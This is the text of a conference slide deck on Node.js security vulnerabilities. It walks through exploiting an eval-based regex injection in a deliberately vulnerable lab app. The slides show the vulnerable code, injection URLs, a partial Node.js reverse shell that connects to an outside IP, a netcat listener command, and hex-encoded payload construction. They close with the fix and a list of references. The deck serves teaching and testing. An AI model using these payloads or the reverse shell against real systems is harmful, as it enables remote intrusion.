NODE JS SECURITY
VULNERABILITIES
ABOUT ME
Madhu Akula -
Automation Security Ninja at
Interested in Security & DevOps
Never ending learner!
@madhuakula
Appsecco
WHAT IS NODE JS?
Node.js is an open-source, cross-platform
runtime environment for developing server-
side Web applications.
Although Node.js is not a JavaScript
framework, many of its basic modules are
written in JavaScript, and developers can
write new modules in JavaScript. The
runtime environment interprets JavaScript
using Google's V8 JavaScript engine.
wikipedia

HELLO WORLD HTTP SERVER IN
NODE JS
var http = require('http'); 
var server = http.createServer(function(req, res) { 
res.writeHead(200); 
res.end('Hello World'); 
}); 
server.listen(2000); 
WHY NODE JS SECURITY?
A lot of the application are moving to Javascript, especially
with MEAN (Mongo-Express-Angular-Node) stack.
HOW TO TEST NODE JS SECURITY?
It's similar to the normal web application security and adds
additional checks for the Javascript vulnerabilities.
DEMO TIME
REVERSE SHELL ON A NODE.JS
APPLICATION BY @WIREMASK
POC SETUP

VULNERABLE NODE JS CODE
'use strict' 
const http = require('http'); 
const url = require('url'); 
const path = require('path'); 
const animalsJSON = path.join(__dirname, 'animals.json'); 
const animals = require(animalsJSON); 
function requestHandler(req, res) { 
let urlParams = url.parse(req.url, true); 
let queryData = urlParams.query; 
res.writeHead(200, {"Content­Type": "application/json"}); 

ACCESS THE APPLICATION
http://localhost:3000/?name=do* 

IDENTIFICATION
The stringToRegexpfunction is evaluating user input to
create a RegExpobject and use it to find elements in an
array.
return eval(prefix + output + suffix); // we control output value 
We can insert our own Javascript code in the output
variable and execute it. The stringToRegexpfunction
will escape some characters and the outputvalue will be
evaluated.
http://localhost:3000/?name=["./;require('util').log('Owned');//*"] 
EXPLOIT
(function(){ 
var net = require("net"), 
cp = require("child_process"), 
sh = cp.spawn("/bin/sh", []); 
var client = new net.Socket(); 
client.connect(8080, "172.28.128.1", function(){ 

START NETCAT LISTENER
nc ­lvp 8080 

SAMPLE URL
http://localhost:3000/?name=["./;eval(new Buffer('PAYLOAD', 'hex').toString(

HEX PAYLOAD CREATION USING PYTHON
>>> payload = 'nodejs reverse shell Java Script code' 
>>> payload.encode('hex') 

FINAL URL WITH PAYLOAD
http://localhost:3000/?name=["./;eval(new Buffer('2866756e6374696f6e28297b20
CHECK YOUR NETCAT LISTENER

CONCLUSION
It's highly recommended to avoid using the
evalfunction in a Javascript project. The
fix was rather simple, they started using
using the RegExpobject directly.

WANT TO TRY YOUR YOURSELF?
https://github.com/appsecco/vulnerable-apps
docker run ­p 3000:3000 ­d appsecco/node­reverse­shell 
PLAYGROUND FOR NODEJS
VULNERABILITIES
DAMN VULNERABLE NODE APPLICATION
Ansible Playbook & Docker
NODE JS SECURITY REFERENCES
https://www.npmjs.com/package/helmet
https://blog.risingstack.com/node-js-security-checklist/
https://nodesecurity.io/resources
https://groups.google.com/forum/#!forum/nodejs-sec
THANK YOU
Q&A
@MADHUAKULA

Node JS reverse shell